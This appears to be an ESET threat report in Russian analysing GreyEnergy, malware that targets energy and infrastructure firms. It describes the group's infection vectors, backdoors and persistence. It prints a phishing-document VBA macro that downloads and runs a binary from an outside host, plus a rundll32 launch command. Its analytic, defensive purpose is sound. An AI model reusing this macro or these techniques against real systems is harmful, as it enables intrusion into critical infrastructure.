АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

GreyEnergy: наследник BlackEnergy атакует предприятия энергосектора

18 октября 2018 года

Специалисты ESET выполнили анализ сложного вредоносного ПО, не изученного ранее, предназначенного для целевых атак на предприятия критической инфраструктуры в Центральной и Восточной Европе. Программа, названная GreyEnergy, имеет концептуальное сходство с BlackEnergy – вредоносным ПО, которое использовалось в атаках на украинские энергетические компании в декабре 2015 года. Помимо этого, имеются ссылки, указывающие на то, что операторы GreyEnergy работали вместе с группой TeleBots, стоящей за рядом деструктивных атак.

В отчете представлена информация о деятельности группы GreyEnergy в течение последних лет. Отметим, что мы не приписываем атаки и разработку вредоносного ПО какому-либо государству. Согласно нашей терминологии, «APT-группа» — это набор технических индикаторов.

Введение

В декабре 2015 года группа BlackEnergy атаковала украинский энергокомплекс, используя вредоносные программы семейств BlackEnergy и KillDisk. Это стало последним известным инцидентом с ПО BlackEnergy в реальных условиях. После этой атаки группа трансформировалась как минимум в две подгруппы: TeleBots и GreyEnergy.

TeleBots специализируется на киберсаботаже путем сетевых компьютерных атак (CNA). На счету группы деструктивные атаки, в числе которых:

- серия атак с использованием обновленной версии KillDisk для Windows и Linux в декабре 2016 года;
- эпидемия NotPetya в июне 2017 года, выполненная с помощью сложного бэкдора, внедряемого с помощью бухгалтерского ПО M.E.Doc;
- атака с использованием шифратора BadRabbit в октябре 2017 года.

Специалисты ESET отслеживают активность группы GreyEnergy на протяжении нескольких лет. Группа использует одноименное уникальное семейство вредоносного ПО. Архитектура малвари напоминает семейство BlackEnergy.

Помимо концептуального сходства программ, существуют другие ссылки, указывающие на то, что операторы GreyEnergy тесно сотрудничают с группой TeleBots. В частности, в декабре 2016 года группа GreyEnergy развернула червь, напоминающий NotPetya, а более продвинутая версия этой программы появилась в июне 2017 года в атаке TeleBots.

Стоит отметить, что у GreyEnergy и TeleBots разные цели – GreyEnergy интересуется преимущественно промышленными сетями, принадлежащими предприятиям критической инфраструктуры, и, в отличие от TeleBots, не ограничивается объектами на территории Украины.

В конце 2015 года мы впервые отметили вредоносное ПО GreyEnergy, нацеленное на энергетическую компанию в Польше. Тем не менее, GreyEnergy атакует и украинские цели. Группа фокусируется на энергетическом секторе, транспортной инфраструктуре и других высокоранговых объектах. Как минимум одна организация из числа целей BlackEnergy подверглась атаке GreyEnergy. Последнее использование GreyEnergy зафиксировано в середине 2018 года.

Вредоносная программа GreyEnergy имеет модульную архитектуру, однако, в отличие от Industroyer, мы не видели в ее составе модули, способные влиять на промышленные системы управления (ICS). Тем не менее, операторы GreyEnergy как минимум один раз развернули на диске вайпер, чтобы нарушить рабочие процессы и скрыть следы кибератаки.

Одна из наиболее интересных деталей, обнаруженных в ходе наших исследований, состоит в том, что один из образцов GreyEnergy был подписан действительным цифровым сертификатом. Скорее всего, этот сертификат был похищен у тайваньской компании–производителя ICS-оборудования. В этом плане группа GreyEnergy последовала по стопам авторов Stuxnet.

GreyEnergy: метод работы

В ходе наблюдений за активностью группы GreyEnergy мы видели преимущественно два первоначальных вектора заражения. Первый относится к организациям с веб-сервисами, расположенными на собственных серверах жертв. Если публичный веб-сервис работает на сервере, связанном с внутренней сетью, атакующие попытаются скомпрометировать его для проникновения в сеть. Второй вектор – целевой фишинг с вредоносными вложениями в электронной почте.

Вредоносные документы сбрасывают GreyEnergy mini – легкий бэкдор первого этапа, не требующий административных привилегий. После компрометации компьютера с помощью GreyEnergy mini злоумышленники составляют карту сети и собирают пароли, чтобы получить права администратора домена. С этими привилегиями атакующие могут управлять всей сетью. Группа GreyEnergy использует для выполнения этих задач довольно стандартные инструменты: Nmap и Mimikatz.

После первоначального исследования сети атакующие могут развернуть флагманский бэкдор – основной GreyEnergy. Вредоносному ПО необходимы права администратора, которые должны быть получены до этапа развертывания основного GreyEnergy. Согласно нашему исследованию,

операторы GreyEnergy устанавливают основной бэкдор преимущественно на конечных точках двух типов: серверах с большим временем непрерывной работы и рабочих станциях, используемых для управления средами ICS.

Чтобы замаскировать коммуникации с управляющими (C&C) серверами, злоумышленники могут установить дополнительное ПО на внутренних серверах скомпрометированной сети, чтобы каждый сервер действовал как прокси. Такой прокси-C&C перенаправляет запросы от инфицированных узлов внутри сети на внешний C&C-сервер в интернете. «Общение» нескольких компьютеров сети с внутренним сервером выглядит не так подозрительно, как с внешним. Метод может также использоваться для управления вредоносным ПО в разных сегментах скомпрометированной сети. Аналогичный метод с использованием внутренних серверов в качестве прокси-C&C наблюдался в APT-кампании Dugu 2.0.

При наличии у скомпрометированной организации публичных веб-серверов, связанных с внутренней сетью, атакующие могут развернуть на этих серверах «резервные» бэкдоры. Они используются для восстановления доступа к сети в том случае, если основные бэкдоры будут обнаружены и удалены.

Все связанные с вредоносным ПО GreyEnergy C&C-серверы используют Tor.




Рисунок 1. Упрощенная схема двух сценариев компрометации сетей, используемых группой GreyEnergy

GreyEnergy mini

GreyEnergy mini – это легкий бэкдор первого этапа, который использовался атакующими для оценки скомпрометированного компьютера и обеспечения первоначального плацдарма в сети. Обычно GreyEnergy mini загружался с помощью вредоносного документа, распространяемого в фишинговых письмах. GreyEnergy mini известен также как FELIXROOT.

В сентябре 2017 года ESET обнаружила документ Microsoft Word на украинском языке, содержащий вредоносный макрос. Документ-приманка имитирует интерактивную форму, чтобы побудить жертву включить макрос и заполнить ее.




Рисунок 2. Документ-приманка, использованный группой GreyEnergy в сентябре 2017 года

После включения макроса его код пытается загрузить и выполнить бинарный файл с удаленного сервера.

```
Function HashCheck()
    On Error Resume Next
    Set s = CreateObject(B64Dec("d3NjcmlwdC5zaGVsbA==")) ' wscript.shell
    Set h = CreateObject(B64Dec("bXN4bWwyLnhtbGh0dHA=")) ' msxml2.xmlhttp
    p = s.ExpandEnvironmentStrings("%temp%") & B64Dec("XFRWVU5TUzMuZXh1") ' \TVUNSS3.exe
    h.Open "get", B64Dec("aHR0cDovL3BiYW5rLmNvLnVhL2Zhdmljb24uaWNv"), False ' http://pbank.co.ua/favicon.ico
    h.send

    With CreateObject(B64Dec("YWRvZGIuc3RyZWFt")) ' adodb.stream
        .Type = 1
        .Open
        .Write h.responsebody
        .savetofile p, 2
        .Close
    End With

    s.Run p
End Function
```

Рисунок 3. Вредоносный макрос VBA (комментарии добавлены специалистом ESET)

Интересно, что в тело документа встроена ссылка, ведущая на внешнее изображение. После открытия документа он пытается загрузить эту картинку – таким образом злоумышленники узнают о том, что файл открыт. Метод позволяет отслеживать, какие целевые объекты включили вредоносный макрос, а какие – только открыли документ.




Рисунок 4. Ссылка на внешний рисунок-«трекер» во вредоносном документе

Загруженный исполняемый файл представляет собой дроппер GreyEnergy mini. Дроппер записывает вредоносную DLL в папку `%APPDATA%`, используя случайным образом созданный GUID в качестве имени. Кроме того, дроппер создает файл `.LNK` с пустым именем файла в папке `Автозагрузка` в меню «Пуск» с записью, которая выполняет `rundll32.exe` с путем к DLL в качестве аргумента командной строки. Это метод обеспечения персистентности GreyEnergy mini.

Сброшенная DLL является основным модулем GreyEnergy mini; он замаскирован под легитимный файл, относящийся к Microsoft Windows.




Рисунок 5. DLL бэкдора GreyEnergy mini маскируется под легитимную DLL Windows

Чтобы оценить скомпрометированный компьютер, вредоносное ПО собирает как можно больше информации и отправляет данные на C&C. Сбор данных осуществляется с помощью языка запросов WMI (WQL) и запросов к реестру Windows. Собираются следующие данные:

- имя компьютера
- версия операционной системы, включая версию пакета обновлений
- язык по умолчанию
- имя пользователя
- текущие привилегии пользователя Windows, повышение прав, уровень UAC
- настройки прокси
- информация о компьютере (производитель, модель, вид системы)

- часовой пояс
- установленное ПО для безопасности (антивирус и файервол)
- список пользователей и доменов
- список установленных программ, полученный из реестра
- информация о сети (IP-адреса, сервер DHCP и др.)
- список запущенных процессов

Вредоносное ПО получает команды от C&C-сервера. Предусмотрена поддержка следующих команд (ниже ID команд и их значения):

1. собрать информацию о компьютере
2. скачать и запустить исполняемый файл из папки временных файлов
3. запустить шелл-команду
4. самоудалиться со скомпрометированного компьютера
5. скачать и запустить файл .BAT из папки временных файлов
6. скачать файл на локальный диск
7. выгрузить файл

Конфигурация вредоносного ПО в формате JSON встроена внутри бинарного файла и зашифрована с помощью кастомного алгоритма. Зашифрованные данные содержат в начале четыре байта; эти байты используются в качестве ключа для операции XOR для расшифровки остальных данных. Большинство строк, используемых вредоносной программой, зашифрованы с использованием данного алгоритма.





Рисунок 6. Встроенная конфигурация GreyEnergy mini до и после расшифровки

Все конфигурации GreyEnergy mini, которые мы видели, включают HTTPS и HTTP серверы, используемые в качестве C&C. Это позволяет атакующим переключаться на HTTP на целевых объектах, где HTTPS-соединение не поддерживается конфигурацией сети или файервола.

GreyEnergy mini имеет сходства кода с другими вредоносными программами семейства GreyEnergy. В дополнение к этому, как GreyEnergy mini, так и основной бэкдор GreyEnergy используют одни и те же C&C-серверы.

Основной бэкдор GreyEnergy

GreyEnergy – основной бэкдор данной кибергруппы. Проанализированные здесь образцы вредоносной программы написаны на C и скомпилированы с помощью Visual Studio, но без использования стандартных функций библиотеки среды выполнения C (CRT). Упакованные образцы могут содержать поддельную временную метку PE, но после распаковки временная метка обнуляется (1 января 1970 г.).



Count of sections	6	Machine	AMD64
Symbol table	00000000[00000000]	UTC	Thu Jan 01 00:00:00 1970
Size of optional header	00F0	Magic optional header	020B
Linker version	9.00	OS version	5.02
Image version	0.00	Subsystem version	5.02
Entry point	0000B274	Size of code	00012000
Size of init data	00008600	Size of uninit data	00000000
Size of image	0001E000	Size of header	00000400
Base of code	00001000		
Image base	00000001`40000000	Subsystem	Console
Section alignment	00001000	File alignment	00000200
Stack	00000000`00100000	Heap	00000000`00100000
Stack commit	00000000`00001000	Heap commit	00000000`00001000
Checksum	0001DBBD	Number of dirs	16

Рисунок 7. Временная метка PE распакованного образца GreyEnergy

Интересно, что один из первых проанализированных образцов GreyEnergy был подписан сертификатом, принадлежащим компании Advantech. Это тайваньская компания, производящая оборудование для промышленности и IoT. Поскольку мы обнаружили, что тот же сертификат использовался для подписи чистого, не вредоносного ПО Advantech, мы считаем, что он был украден. Отметим, что обнаруженный образец не имеет цифровой подписи – это означает, что подпись стала недействительной, когда срок действия сертификата закончился.




Рисунок 8. Сертификат Advantech, используемый для подписи образца вредоносного ПО GreyEnergy

Данные сертификата следующие:

```
Serial Number: 15:f4:8f:98:c5:79:41:00:6f:4c:9a:63:9b:f3:c1:cc
Validity:
Not Before: Feb 10 00:00:00 2014 GMT
Not After : Feb 26 23:59:59 2017 GMT
SHA1 Fingerprint=97:53:AD:54:DF:6B:D6:73:E0:6C:00:36:3D:34:6A:06:00:7A:0A:9B
```

Мы заметили, что GreyEnergy обычно развертывается в двух режимах: только в памяти и с обеспечением персистентности службы DLL. Первый режим используется, когда атакующие уверены, что установка не требует специальных мер для обеспечения устойчивости (например, на серверах с большим временем непрерывной работы); второй режим – когда вредоносное ПО должно выдерживать любую перезагрузку.

Режим «только в памяти»

Для этого режима атакующие помещают DLL файл в определенную папку, а затем выполняют его с помощью приложения Windows `rundll32.exe`. Мы наблюдали, что злоумышленники используют инструмент Windows Sysinternals PsExec локально, чтобы выполнить `rundll32.exe` с максимально возможными привилегиями (`NT AUTHORITY\SYSTEM`).

Ниже командная строка, используемая в начальной стадии выполнения GreyEnergy только в памяти:

```
cmd.exe /c "C:\Windows\System32\rundll32.exe "C:\Sun\Thumbs.db",#1
CAIAABBmAAAgAAAA8GFGvkHVGDtGRqcl3Z3nYJ9aXCm7TVZX8klEdjacOSU="
```

В этом примере `Thumbs.db` представляет собой файл DLL GreyEnergy, из которого функция с первым порядковым номером вызывается процессом `rundll32.exe`. Приведенный пример командной строки содержит последовательность байтов, зашифрованных с помощью base64, которая впоследствии используется в качестве ключа AES-256 для расшифровки небольшой «заглушки».

После этого код в «заглушке» запускает новую копию процесса `svchost.exe` и инжектирует полезную нагрузку GreyEnergy. На последнем этапе процесс `rundll32.exe` GreyEnergy завершается, вредоносный файл DLL защищен от удаления с диска. Поэтому полезная нагрузка GreyEnergy будет существовать только в контексте памяти процесса `svchost.exe`.

По всей видимости, авторы намеревались разработать вредоносное ПО таким образом, чтобы без ключа в командной строке невозможно было расшифровать «заглушку» и полезную нагрузку.




Рисунок 9. Внутреннее имя DLL GreyEnergy для режима «только в памяти»

Если используется режим «только в памяти», завершения соответствующего процесса `svchost.exe` или перезагрузки компьютера достаточно для удаления GreyEnergy.

Персистентность службы DLL

Чтобы использовать этот метод, операторы разворачивают дроппер GreyEnergy, который должен выполняться с правами администратора.

Ключ реестра `ServiceDLL` позволяет запускать DLL-модуль службы в контексте процесса `svchost.exe`. Функция не подтверждена документально Microsoft; тем не менее, ее использует ряд семейств вредоносных программ, включая червь Conficker.

